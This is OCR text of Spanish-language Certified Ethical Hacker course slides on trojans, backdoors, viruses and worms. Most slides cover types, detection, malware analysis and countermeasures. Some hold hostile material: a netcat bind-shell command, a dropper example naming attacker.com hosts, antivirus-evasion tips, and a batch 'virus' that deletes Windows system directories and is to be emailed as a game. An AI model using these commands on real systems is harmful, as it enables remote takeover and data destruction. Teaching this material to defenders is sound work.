
C|EH Julio Iglesias Pérez


Test de Intrusión para esconder archivos



C|EH Julio Iglesias Pérez


Test de Intrusión para
esconder huellas



C|EH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

6. Troyanos y Backdoors

Certified Ethical Hacker

C|EH Julio Iglesias Perez

Troyanos

Programa malicioso que se encuentra dentro de un programa aparentemente inofensivo que puede obtener acceso y causar daño.

Con la ayuda de un troyano un atacante puede obtener acceso a las contraseñas almacenadas en el equipo, también puede leer documentos personales, borrar archivos y mostrar imágenes y/o mostrar mensajes en la pantalla

C|EH Julio Iglesias Pérez

Su propósito

El propósito de los troyanos son variados, por ejemplo, robar información como contraseñas, códigos de seguridad utilizando keyloggers. Borrar o remplazar archivos críticos del S.O. Generar tráfico para crear ataques DoS. Descargar spyware, adwares y archivos maliciosos. Deshabilitar firewalls y antivirus. Capturar pantallas, audio y video. Infectar el equipo como un proxy server. Utilizar el equipo para hacer spamm o blasting mensajes de correo. Utilizar el equipo como botnet para realizar ataques DoS.

Su propósito

Generalmente busca información sobre: tarjetas de crédito, cuentas, documentos confidenciales, datos financieros, calendario, utilizar el equipo infectado para propósitos ilegales.

C|EH Julio Iglesias Perez

Indicaciones de ataque troyano

El DVD se abre o cierra solo, navegador se redirige solo, antivirus se deshabilita, la barra de tareas desaparece, extrañas cajas aparecen, el color del S.O. cambia, contraseñas cambiadas sin autorización, la pantalla se vuelve extraña, cambia la configuración del fondo de pantalla o protector de pantalla. IPS se queja de que el IP del equipo está haciendo escaneos. Compras extrañas en la tarjeta de crédito. Inversión en los botones del mouse. Que la gente sepa mucha información personal de una victima. El monitor se enciende y apaga solo. Documentos y mensajes se imprimen solos. El puntero del mouse desaparece o mueve solo. El equipo se apaga solo. Ctrl Alt Surp no funciona.

Infectando un sistema con un Troyano

1. Crear un nuevo troyano utilizando un Trojan Horse Construction Kit
2. Crear un dropper, que es parte de un paquete troyanizado que instala el código malicioso en el sistema.

Ejemplo de dropper:

Ruta de instalación: C:\Windows\system32\svchosts.exe

Autostart:

HKLM\Software\Micr....\run\Iexplorer.exe

Código Malicioso:

Client address: cliente.attacker.com

Dropzone: dropzone.attacker.com

Wrapper

File name: my_name.jpg

Wrapper data: Graphic file

CEH Julio Iglesias Perez

Infectando un sistema con un Troyano

3. Crear un wrapper utilizando herramientas para instalar el troyano en el equipo de la victima
4. Propagar el troyano (generalmente se contagian las redes P2P como el kazaa)
5. Ejecutar el dropper
6. Ejecutar la damage routine

C|EH Julio Iglesias Perez

Wrapper

Une un troyano ejecutable a una aplicación .exe con aspecto inocente, como juegos, etc.

Cuando la víctima ejecuta el .exe, primero se instala el troyano en background y luego ejecuta la aplicación wrapping en foreground.

Ambos programas están unidos dentro de un archivo simple.

Ejemplos de wrapper conver programs.
Kriptomatik. Advanced file joiner

©Ed Julio Iglesias Ruiz

¿Cómo un troyano puede entrar a un sistema?

- Programa falso.
- Descargando archivos, juegos, programas, etc.
- Sitios de descarga de software freeware.
- NetBIOS (filesharing).
- Aplicaciones Instant Messenger. IRC.
- Archivos adjuntos.
- Acceso físico.
- Bugs en mails y navegadores.

CIEM Julio Iglesias Perez

Desplegar un troyano

1. Se crea el software troyano.
2. Se lo une en un archivo wrapped.
3. Se lo pone en el equipo de la víctima.
4. Se instala
5. Víctima comprometida

C|EH Julio Iglesias Pérez

Técnicas para evadir antivirus.

- Nunca utilizar troyanos descargados desde la web (los antivirus pueden detectarlos fácilmente).
- Dividir el archivo troyano en varias piezas y comprimirlas en un archivo simple.
- SIEMPRE escribir sus propios troyanos e incrustarlo dentro de una aplicación.
- Convertir el .exe en vbscript, doc, ppt, pdf
- Cambiar el contexto del troyano utilizando un editor hex, revisar y cifrar el archivo.

CEH - Julio Isidro Valdez

Tipos de troyanos

Generalmente se los caracteriza por lo que hace, troyanos http, de comando, destructivos, shell, etc.

C|EH Julio Iglesias Perez

Troyanos Command Shell

Estos troyanos proporcionan control remoto a través de línea de comandos en el equipo de la maquina

El servidor troyano es instalado en la maquina virtual de la victima que abre un puerto para que se pueda conectar el atacante. El cliente se instala en el equipo del atacante que ejecuta un command shell en el equipo de la víctima.

CEH Julio Iglesias Perez

Ejemplo con netcat

nc <ip> <puerto>

nc -L -p <puerto> -t -e cmd.exe

C|EH Julio Iglesias Perez

Troyanos Botnet

Tiene como objetivo utilizar a las maquinas "secundarias" para atacar al objetivo principal.

Ejemplo: Illusion BOT, netbot attacker

C|EH Julio Iglesias Perez

Troyanos Proxy Server

Los atacantes usan los equipos de las victimas para conectarse a internet

Ejemplo: W3bPrOxy Tr0j4nCr34t0r

C|EH Julio Iglesias Perez

Troyanos FTP

- Instalan un servidor FTP en el equipo de la victima, el cual abre los puertos FTP
- Ejemplo: TinyFTPD

C|EH Julio Iglesias Perez

Troyanos VNC

Inicia un Servidor VNC deamon en el sistema. Se puede conectar utilizando cualquier visor VNC. Se tiene acceso remoto total, escritorio, pantalla, mouse, teclado, etc.

Ejemplo: WinVNC, aunque no sea un troyano en sí, sirve para "controlar" a los empleados, "que están haciendo"

CEH Julio Iglesias Pérez

Troyanos HTTP/HTTPS

Sirven para saltar los firewalls creando una conexión por los puertos 80 y 443, de esa manera se crea un "túnel" . Se ejecutan en el host interno.

Ejemplo: HTTP RAT: Muestra datos, keystrokes, archivos, deshabilita programas, floodea las conexines a internet, distribuye threads, hace seguimiento de las actividades de navegación, jihackea el navegador, hace fraude, etc.

Shttpd Trojan: Es un pequeño servidor http que puede ser incrustado en cualquier programa, por ej (chess.exe) cuando este se ejecute el servidor web se ejecuta en segundo plano.

Troyanos ICMP

Esto se estudia precisamente para conocer que se puede crear troyanos de todo tipo.

Ejemplo: icmpsend (old)

C|EH Julio Iglesias Perez

Troyanos de acceso remoto

Trabaja como un acceso al escritorio. El hacker consigue un acceso GUI completo al sistema remoto.

Ejemplo

1. Se infecta el equipo con "server.exe" y planta un Reverse Connecting Trojan.
2.- El troyano conecta el puerto 80 al atacante y establece una conexión reversa
3.- El atacante tiene el control total sobre el equipo.

Ejemplo: Beast, RAT DarkComet, Apocalypse

CIEH Julio Iglesias Perez

Troyanos CCTT (Covert Channel Tunneling Trojan)

1. Presenta varias técnicas de explotación, creando canales de transferencia de datos arbitrarias para enviar streams autorizados por un sistema de control de acceso a la red.
2. Habilita a los atacantes de obtener shell externa del servidor desde una red interna y viceversa.
3. Utiliza TCP/UDP/HTTP CONNECT|POST channel permitiendo TCP data streams (SSH, SMTP, POP, etc) entre el servidor externo y el interno.

CEH Julio Iglesias Perez

Troyanos E-banking

Intercepta información de la cuenta de la víctima antes de que se cifre y la envía al comando del troyano del atacante y el centro de control.

Ejemplo: ZeuS

C|EH Julio Iglesias Pérez

Troyanos destructivos

Peligrosos. Cuando se ejecutan destruyen el S.O. El usuario no podrá iniciar el S.O. Formatea todos las unidades locales y de red.

C|EH Julio Iglesias Pérez

Troyanos de notificación

Envía la locación del IP de la víctima, cuando la víctima se conecta, el atacante recibe la notificación.

C|EH Julio Iglesias Perez

Troyanos de tarjetas de crédito

Tienen un propósito, el de robar la información de la tarjeta de crédito de las víctimas. Engaña a los usuarios con sitios web de bancos falsos para que estos ingresen su información. Los servidores transmiten los datos robados a hackers remotos utilizando mail, FTP, IRC, etc.

C|EH Julio Iglesias Pérez

Troyanos Data Hiding (Troyanos encriptados)

Son difíciles de detectar, puesto que están encriptados o cifran información en el sistema, cifran comunicaciones.

C|EH Julio Iglesias Pérez

Troyano de Blakberry: PhoneSnoop

Activa remotamente el micrófono de los blackberry escuchando sonidos alrededor.

C|EH Julio Iglesias Perez

Troyano MAC OS X: DNSChanger

Le dice al usuario que se descargó un códec que al instalarlo hace un DNS Poison. Incluso luego ejecuta un video para que no haya sospecha. Posteriormente el atacante es notificado mediante un HTTP Post message que el equipo fue infectado. Los hackers toman control total del equipo de la víctima.

Otro Troyano para MAC es el Hell Raiser

Como detectar Troyanos

1. Escaneando puertos sospechosos

netstat -an

netstat -anb

Además muestra los binarios que están utilizando los puertos

Otras Herramientas: IceSword, CurrPorts, TCPView (GUI)

CIEH Julio Iglesias Perez

Como detectar Troyanos

2. Escaneando Procesos sospechosos

Por ejemplo vemos que iexplore.exe está en ejecución pero no está abierto... sospechoso

Otro ejemplo, spytector keylogger (o algo así) utiliza al navegador y mailer por defecto para enviar sus logs. El firewall nunca se dará cuenta porque las aplicaciones son legítimas.

Herramientas: What's Running, etc.

CIEH Julio Iglesias Pérez

Como detectar Troyanos

3. Escaneando entradas al registro sospechosas

Windows ejecuta automáticamente instrucciones en las siguientes secciones del registro:

HKEY_CURRENT_USER

HKEY_LOCAL_MACHINE

Que contienen: Run, RunServices, RunServicesOnce, HKEY_CLASSES_ROOT\exefile\shell\open\command "%" %*

CIEM Julio Iglesias Perez

Como detectar Troyanos

4. Escaneando Controladores de dispositivo sospechosos

Los Troyanos del tipo drivers son generalmente descargados de fuentes no confiadas. Escanear y verificar que los dispositivos son de una fuente original o sitio original.

Herramientas: DriverView

CEH Julio Ignacio Alcaraz Pérez

Como detectar Troyanos

5. Escaneando Servicios de Windows sospechosos

Permite a los atacantes generar servicios de Windows permitiéndoles tener control remoto sobre el equipo de la víctima y pasar instrucciones maliciosas. Los troyanos renombran sus procesos para parecer servicios originales de Windows de esa manera impedir detección.

Los troyanos emplean técnicas rootkit para manipular HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services para esconder sus procesos.

Herramientas: Windows Service Manager (SrvMan)

Como detectar Troyanos

6. Escaneando programas sospechosos de inicio

Primero revisar la carpeta Inicio para ver accesos directos de los programas que se inician automáticamente. Revisar los servicios de Windows que se inician automáticamente. Revisar los programas de inicio en el registro. Revisar controladores que se cargan automáticamente. Revisar el inicio del Explorer

Como detectar Troyanos

Entradas del registro con relación al inicio:

Explorer Startup Setting

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows, load

Como detectar Troyanos

Windows Startup Setting

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce

Como detectar Troyanos

IE Startup Setting

HKCU\Software\Microsoft\Internet Explorer\UrlSearchHooks

HKLM\Software\Microsoft\Internet Explorer\Toolbar

HKLM\Software\Microsoft\Internet Explorer\Extensions

HKCU\Software\Microsoft\Internet Explorer\MenuExt

Como detectar Troyanos

Herramientas: Starter, Security AutoRun, What's Running? 2.2

C|EH Julio Iglesias Perez

Como detectar Troyanos

7. Escaneando archivos y carpetas sospechosas

Los troyanos normalmente modificar los archivos y carpetas del sistema. Utilice estas herramientas para detectar los cambios.

, WinMD5

C|EH Julio Iglesias Perez

Como detectar Troyanos

FCIV: Es una aplicación de línea de comandos que computa los hashes (MD5 o SHA1) de los archivos.

Tripwire: Sistema de clase empresarial verificador de integridad que escanea y reporta archivos del sistema críticos cambiados.

Sigverif: Revisa la integridad de los archivos críticos que son firmados digitalmente por Microsoft.

Otras herramientas: FastSu

CIEH Julio Iglesias Pérez

Como detectar Troyanos

8. Escaneando actividades de red sospechosas

Se debe revisar puertos, tanto puertos no permitidos o comunes, como permitidos o comunes.

La herramienta Capsa Network Analyzer es una herramienta intuitiva, que provee información detallada para ayudar a revisar si hay actividades troyanas en la red.

CEH Julio Iglesias Sánchez

Contramedidas para los troyanos

1. Evitar descargar y ejecutar aplicaciones de fuentes no confiadas.
2. Evitar abrir archivos adjuntos por mail de remitentes no conocidos.
3. Instalar parches de seguridad y actualizaciones para los S.O. y aplicaciones
4. Escanear CDS, DVDs, Discos, USB con antivirus

CIEN Julio Iglesias Suárez

Contramedidas para los troyanos

5. Evitar aceptar programas transferidos por programas de mensajería.
6. Bloquear puertos innecesarios en el equipo y firewall
7. Fortalecer las configuraciones débiles por defecto.
8. Deshabilitar funcionalidades que no se utilizan, incluyendo protocolos y servicios
9. Evitar ejecutar aplicaciones, scripts, etc. a ciegas.

C|EH Julio Iglesias Perez

Contramedidas para los troyanos

10. Monitorear el tráfico interno de la red de puertos extraños o tráfico encriptado.
11. Administrar los archivos de integridad del sistema realizando revisiones, auditorías y escaneo de puertos
12. Ejecutar versiones locales de antivirus, firewall e IDS.
13. Restringir permisos entre los ambientes de escritorio para prevenir la instalación de aplicaciones maliciosas. *(cont.)*

CEH Julio Iglesias Cruz

Contramedidas para los troyanos

Y especialmente ¡EDUCAR A LOS USUARIOS!

C|EH Julio Iglesias Pérez

Contramedidas para los troyanos

Trojan Horse Contruction Kit


Ayuda a los atacantes a crear sus propios troyanos. Estas herramientas pueden ser peligrosas si no se ejecutan apropiadamente. También pueden ser detectadas puesto que utilizan código redundante.

Software Anti-Troyano

TrojanHunter, Emsisoft Anti-Malware, etc.

CEH Julio Iglesias Sanz

Test de Intrusión para Troyanos
C|EH
Julio Iglesias



CIEH - Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

Virus y Gusanos

Certified Ethical Hacker

C|EH Julio Iglesias

Introducción a los Virus

1 Un virus es un programa que se replica solo y produce su propio código adjuntando copias de si mismo dentro de otros ejecutables.

2 El payload del virus es la funcionalidad del virus.

C|EH Julio Iglesias Pérez

Fases del ciclo de vida del Virus

1. Diseño del virus, codificado
2. Replicación
3. Lanzamiento (launch)
4. El virus es detectado e introducido a la base de conocimientos de los A.V.
5. Eliminación del virus

C|EH Julio Iglesias Perez

Fase de Infección

En esta fase el virus se replica a sí mismo y se adjunta a un archivo .exe en el sistema

Algunos virus infectan cada vez que son ejecutados y otros cuando los usuarios los desencadenan, estos incluyen un dia, hora o un evento en particular para ejecutarse.

C|EH Julio Iglesias Perez

Fase ataque

- Algunos virus tienen eventos particulares para activarse y corromper sistemas
- Otros virus tienen bugs (errores) que replican y realizan actividades como borrar archivos e incrementar el tiempo de la sesión
- Ellos corrompen los blancos solo cuando se esparcen completamente tal como pretenden sus desarrolladores.

©IES Julio Iglesias Vázquez

¿Por qué la gente crea virus?

- Infringir daño a sus competidores
- Beneficios financieros
- Proyectos de desarrollo
- Jugar bromas
- Vandalismo
- Ciberterrorismo
- Distribuir mensajes políticos

C|EH Julio Iglesias Pérez

Indicadores de un ataque de Virus

Cualquier cosa que salga de lo normal, se abre el dvd, procesos largos, raros, etc.

C|EH Julio Iglesias Perez

¿Cómo se infectan de virus los equipos?

- No corren la última versión de los antivirus
- No actualizan e instalan las nuevas versiones de plug-ins
- Instalan software pirateado
- Abren archivos adjuntos en los correos
- Cuando un usuario acepta un archivo y lo descarga sin revisar apropiadamente la fuente.

CIEN Julio Iglesias Perez

Virus Hoaxes

- Son falsas alarmas con informes que hablan acerca de virus que no existen, estas pueden contener virus adjuntos.
- Ese tipo de mensajes deben ser ignorados

C|EH Julio Iglesias Perez

Tipos de virus

- Virus de Sistema o Sector de Inicio
  - Los virus de sector de inicio mueve el MBR a otra locación del disco duro y se copia a si mismo al MBR original.
  - Cuando el sistema inicia, el código del virus es ejecutado primero y luego el control es pasado al MBR original.

C|EH Iuno Iglesias Perez

Tipos de virus

- Virus de archivo y Multipartite
  - Los virus de archivo infectan archivos que son ejecutados o interpretados en el sistema, archivos como: COM, EXE, SYS, OVL, OBJ, PRG, MNU, y BAT.
  - Virus Multipartite son los que intentan atacar tanto el sector de inicio como los programas ejecutables.

Tipos de virus

Virus de Macro

- Infectan archivos creados por herramientas de ofimática como Microsoft Word o Excel. La mayoría de estos virus son escritos por aplicaciones VBA o lenguaje macro en Visual Basic. Estos infectan los templates (plantillas) o convierte documentos infectados en plantillas, mientras mantienen su apariencia ordinaria.

Tipos de virus

Virus de Cluster

- Modifican las entradas de la tabla del directorio así el directorio apunta al código del virus en vez del programa actual. Solo hay una copia del virus en el disco e infecta a todos los programas del sistema. Primero se ejecuta a si mismo en el sistema y luego el control es pasado al programa actual.

Tipos de virus

Virus de tunel/stealth

- Estos virus evaden los antivirus interceptando sus solicitudes al S.O. Un virus puede ocultarese a si mismo interceptando las solicitudes del software A.V. cuando éste el archivo y pasa la solicitud al virus en vez del S.O. El virus le devuelve una versión sin infectar del archivo al A.V. de esa manera el archivo parece limpio.

Tipos de virus

Virus de encriptación

- Utilizan una simple encriptación para cifrar el código. El virus es encriptado con una llave diferente para cada archivo infectado. Los A.V. no pueden detectar este tipo de virus directamente utilizando métodos de detección de firma, simplemente porque no puede escanear lo que no puede ver.

Tipos de virus

Virus polimórficos

1. El código polimórfico es un código que muta mientras mantiene el algoritmo original intacto.
2. Para habilitar el código polimórfico, el virus tiene que tener un motor polimórfico (también llamado motor de mutación)
3. Un virus polimórfico bien escrito no tiene partes iguales en cada infección.

©Ed Julio Iglesias Lopez

Tipos de virus

Virus metamórficos

1. Los virus metamórficos se reescriben a si mismo completamente cada vez que infectan un nuevo ejecutable.
2. El código metamórfico puede reprogramarse a si mismo traduciendo su propio código en una representación temporal y luego volver al código normal de nuevo.
3. Por ejemplo, W32/Simile consiste en mas de 14000 líneas de código ensamblador, 90% consistía en código metamórfico.

CEH Julio Iglesias Perez

Tipos de virus

Virus de sobre escritura o cavidad

- Estos virus sobrescriben una parte del archivo con (generalmente) espacios vacíos.

C|EH Julio Iglesias

Tipos de virus

- Virus de infección escasa
  - No infecta siempre, solo ocasionalmente.

C|EH Julio Iglesias Perez

Tipos de virus

Virus compañero/camuflaje

- Crean un archivo compañero para cada archivo ejecutable que el virus infecta.
- Por ejemplo, cada vez que ejecutemos notepad.exe se creará un archivo notepad.com (o similar), el equipo cargará el archivo notepad.com e infectará al sistema.

Tipos de virus

- Virus Shell
  - Casi todos los virus boot son de este tipo

C|EH Julio Iglesias Pérez

Tipos de virus

Virus de extensión de archivos

- Cambia la extensión de los archivos. Aparentemente el archivo es inofensivo, pero si mostramos la extensión, el archivo por ahí es archivo.txt. vb, una contramedida es deshabilitar la opción de esconder la extensión de los archivos en Windows.

Tipos de virus

Virus de Add-on e intrusivos

- Anexan su código al código principal sin realizar ningún cambio, relocalizan el código para insertar su propio código al inicio.

C|EH Julio Iglesias Pérez

Escribiendo un virus simple

Crear un archivo juego.bat

```
@ echo off
del c:\windows\system32\*.*
del c:\windows\*.*
```

Convertir el archivo en juego.com utilizando la herramienta bat2com. Enviar el archivo en un correo.

C|EH julio iglesias perez

Herramientas de creación de virus

- Terabit Virus Maker
- JPS Virus Maker
- DelemE's Batch Virus Maker

C|EH Julio Iglesias Pérez

Worms (Gusanos)

Son programas maliciosos que replican, ejecutan y se propagan a través de las conexiones de red sin la intervención humana. La mayoría de los worms son creados solo para replicar y propagarse a través de la red, consumiendo recursos de los equipos; sin embargo, algunos worms tienen un payload para dañar el equipo.

Los atacantes usan el payload del worm para instalar backdoors en los equipos infectados, convirtiéndolos en zombies y creando un botnet, estos botnets serán utilizados para realizar ataques.

CEH Julio Iglesias Ruiz

Diferencia entre Virus y Worm

La gran diferencia entre el worm y el virus es que el worm se propaga solo.

C|EH Julio Iglesias Pérez

Ejemplos de worms

Ejemplos de worms: Conficker, W32\Netsky, W32\Bagle.GE

Se esparcen por la red, por correo, etc.

Herramienta de creación de worms: Internet Worm Maker Thing

C|EH Julio Iglesias Pérez

¿Que es un Sheep Dip Computer?

- Se refiere al análisis de archivos sospechosos, mensajes, etc. en busca de malware.
- Un equipo sheep dip es instalado para monitorear puertos, archivos, red y A.V. y se conecta a la red bajo estrictas condiciones controladas.

C|EH Julio Ignacio Pérez

Anti-Virus Sensors Systems

- Es una colección de software de computadora que detecta y analiza amenazas de código malicioso como virus, worms y troyanos. Son utilizadas por las Sheep Dip computers.

C|EH Julio Iglesias Sánchez

Procedimiento de análisis de Malware

Preparando un banco de pruebas

- No se debe jugar con malware en un ambiente de trabajo, siempre se debe preparar un laboratorio con equipos virtuales para este cometido. Utilizar la opción Host-only y asegurarse de que no haya carpetas compartidas entre los equipos virtuales y los equipos anfitriones.

Procedimiento de análisis de Malware

1. Realizar una análisis estático cuando el malware esté inactivo.
2. Colectar información sobre:
   - Valores de cadenas encontrados en el binario con la ayuda de herramientas de extracción como BinText.
   - La técnica de compresión y empaquetado utilizado herramientas como UPX.
3. Establecer una conexión de red y verificar que no esté dando ningún error.

CIEH Julio Iglesias Pérez

Procedimiento de análisis de Malware

4. Ejecutar el virus y monitorear las acciones del proceso e información del sistema utilizando herramientas como Process Monitor y Process Explorer.
5. Registrar la información del tráfico de la red utilizando herramientas de conectividad y registro de paquetes como NetResident y TCPView.
6. Determinar archivos agregados, procesos dados a lugar y cambios en el registro con la ayuda de herramientas como: RegShot

CEH Julio Iglesias Perez

Procedimiento de análisis de Malware

7. Recolectar la siguiente información utilizando herramientas como Ollydbg y Proc Dump:
   - Solicitud de servicios.
   - Intentos de entrada y salida de conexiones.
   - Información de tablas DNS.

C|EH Julio Iglesias Perez

Herramientas

- Una herramienta de extracción de cadenas es: Bintext donde podemos ver los códigos de mensajes de error.
- Herramienta de compresión y descomprensión: UPX
- Herramienta de Monitoreo de Procesos: Process Monitor
- Herramientas de Monitoreo de contenido de paquetes: NetResident

©Ing. Julio Iglesias Perez

Herramientas

- Herramienta Debugging: Ollydbg
- Herramienta de análisis de virus: IDA Pro
- Herramientas de testeo online de malware: Sunbeld CWSandbox, Virustotal

Contramedidas

Métodos de detección de virus

- Categorías:
  - Escaneo: Una vez que el virus ha sido detectado, es posible escribir programas de escaneo que busquen características de la firma de la cadena del virus.
  - Revisión de integridad: Los productos de revisión de integridad trabajan leyendo todo el disco y registrando todos los datos de integridad que actúa como una firma para los sectores de los archivos y del sistema.
  - Intercepción: Monitorea llamadas del S.O. que son escritas en el disco.

Contramedidas para virus y worms

- Asegurarse de que el código ejecutable enviado está aprobado por la organización.
- No bootear el equipo con un disco booteable infectado.
- Conocer las últimas amenazas de virus.
- Revisar DVDs, CDs si están infectados.
- Asegurarse de que el pop-up bloquer está habilitado y está utilizando un firewall.
- Ejecutar un limpiador de disco, escaneador de registro y desfragmentación una vez a la semana.
- Encender el firewall.
- Ejecutar anti-spywares o adwares una vez a la semana.

CIFH Julio Iglesias Perez

Contramedidas para virus y worms

- Bloquear los archivos que tengan más de un tipo de extensión.
- Ser cauteloso con los archivos enviados por mensajería.
- Instalar software de antivirus que detecte y remueva las infecciones cuando estas aparezcan.
- Generar una política de antivirus y distribuirla.
- Prestar atención a las instrucciones de descargas de internet para cualquier archivo o programa.

